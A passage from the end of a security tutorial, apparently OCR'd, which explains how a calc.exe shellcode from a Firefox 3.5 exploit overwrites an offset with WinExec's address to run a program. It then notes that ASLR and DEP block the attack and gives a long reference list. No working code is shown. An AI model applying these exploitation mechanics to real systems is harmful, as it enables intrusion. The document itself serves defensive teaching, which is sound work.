
1. The directory from which the application loaded.
2. The current directory.
3. The Windows system directory. The **GetSystemDirectory** function retrieves the path of this directory.
4. The Windows directory. The **GetWindowsDirectory** function retrieves the path of this directory.
5. The directories listed in the **PATH** environment variable.

uCmdShow [in]

The display options. For a list of the acceptable values, see the description of the *nCmdShow* parameter of the **ShowWindow** function.



The program overwrote the position counting from the beginning of the payload + 0x114 bytes with the address of the WinExec function and then calls it with the calc.exe string as the first parameter and **SW_SHOWDEFAULT as the second (0x0A).**



After executing the CALL function, the calculator should open.

8.1.3 Conclusion

In this article, we analyze the calc.exe shellcode using a debugger to demonstrate how everything is processed in memory.

Input validation (from user or from files) is the point of entry of nearly all vulnerabilities. This tutorial is intended to showcase the importance of secure programming techniques, as this particular vulnerability could be prevented by limiting a buffer read.

This exploit doesn't work on newer versions of windows. This happens because of Address Space Layout Randomization (ASLR) and Data Execution Prevention (DEP). The first randomly arranges a processe's key data areas, such as stack and heap. The second prevents code from executing on memory regions marked as non-executable. ASLR was enabled on Windows Vista by default. DEP was introduced with Windows XP but many programs still ran without DEP enabled for compatibility reasons.

These two measures are meant to prevent shellcodes like this from gaining access to the system and in this case successfully prevent this attack.

8.1.4 References

1) Vulnerability - http://en.wikipedia.org/wiki/Vulnerability_(computing)
2) Exploit - http://en.wikipedia.org/wiki/Exploit_(computer_security)
3) Buffer Overflow - http://en.wikipedia.org/wiki/Buffer_overflow
4) x86 Assembly (MASM help files) - http://www.masm32.com/
5) Endianness - http://en.wikipedia.org/wiki/Endianness
6) Heap Spraying - http://en.wikipedia.org/wiki/Heap_spraying
7) Firefox 3.5 - https://ftp.mozilla.org/pub/mozilla.org/firefox/releases/3.5/
8) Firefox 3.5 Exploit - http://www.exploit-db.com/exploits/9137/
9) Firefox 3.5 Exploit - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-2478
10) Firefox 3.5 Exploit - http://osvdb.org/show/osvdb/55932
11) OllyDbg - http://www.ollydbg.de/
12) Metasploit Framework - http://www.metasploit.com/
13) WinExec Function - http://goo.gl/5Lxjyr

9 Useful links

14) http://en.wikipedia.org/wiki/Defensive_programming
15) http://www.codeproject.com/Articles/7904/Defensive-programming
16) http://en.wikipedia.org/wiki/Computer_Security
17) http://en.wikipedia.org/wiki/Computer_insecurity
18) http://en.wikipedia.org/wiki/Vulnerability_(computing)
19) http://en.wikipedia.org/wiki/Exploit_(computer_security)
20) http://en.wikipedia.org/wiki/Attack_(computing)
21) http://en.wikipedia.org/wiki/Computer_virus
22) http://en.wikipedia.org/wiki/Cyber_security_standards
23) http://en.wikipedia.org/wiki/Sandbox_(computer_security)
24) http://en.wikipedia.org/wiki/Security-Enhanced_Linux
25) http://en.wikipedia.org/wiki/AppArmor
26) http://en.wikipedia.org/wiki/Buffer_overflow
27) http://en.wikipedia.org/wiki/Return-to-libc_attack
28) http://en.wikipedia.org/wiki/Stack_buffer_overflow
29) http://en.wikipedia.org/wiki/Integer_overflow
30) http://en.wikipedia.org/wiki/Data_Execution_Prevention
31) http://en.wikipedia.org/wiki/Address_space_layout_randomization
32) http://en.wikipedia.org/wiki/Segmentation_fault
33) http://en.wikipedia.org/wiki/Dangling_pointer
34) http://en.wikipedia.org/wiki/Heap_feng_shui
35) http://en.wikipedia.org/wiki/Heap_overflow
36) http://en.wikipedia.org/wiki/Heap_spraying
37) http://en.wikipedia.org/wiki/Shatter_attack
38) http://en.wikipedia.org/wiki/Code_injection
39) http://en.wikipedia.org/wiki/JIT_spraying
40) http://en.wikipedia.org/wiki/SQL_injection
41) http://en.wikipedia.org/wiki/Cross-application_scripting
42) http://en.wikipedia.org/wiki/Cross-site_scripting
43) http://en.wikipedia.org/wiki/Cross-site_request_forgery
44) http://en.wikipedia.org/wiki/Session_hijacking
45) http://en.wikipedia.org/wiki/Clickjacking
46) http://en.wikipedia.org/wiki/Format_string_attack
47) http://hackerproof.org/technotes/format/FormatString.pdf
48) http://en.wikipedia.org/wiki/Smudge_attack
49) http://en.wikipedia.org/wiki/E-mail_injection
50) http://en.wikipedia.org/wiki/Directory_traversal_attack
51) http://en.wikipedia.org/wiki/DNS_spoofing
52) http://en.wikipedia.org/wiki/HTTP_header_injection
53) http://en.wikipedia.org/wiki/HTTP_response_splitting

54) http://en.wikipedia.org/wiki/Frame_injection
55) http://en.wikipedia.org/wiki/FTP_bounce_attack
56) http://en.wikipedia.org/wiki/In-session_phishing
57) http://en.wikipedia.org/wiki/Symlink_race
58) http://en.wikipedia.org/wiki/Race_condition
59) http://en.wikipedia.org/wiki/Time-of-check-to-time-of-use
60) http://en.wikipedia.org/wiki/Privilege_escalation
61) http://minsky.gsi.dit.upm.es/semanticwiki/index.php/Cross_Zone_Scripting
62) http://www.altdevblogaday.com/2011/12/24/static-code-analysis/
63) http://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis
64) http://www.metasploit.com/
65) https://community.rapid7.com/docs/DOC-2248
66) http://secunia.com/
67) http://sectools.org/
68) https://randomascii.wordpress.com/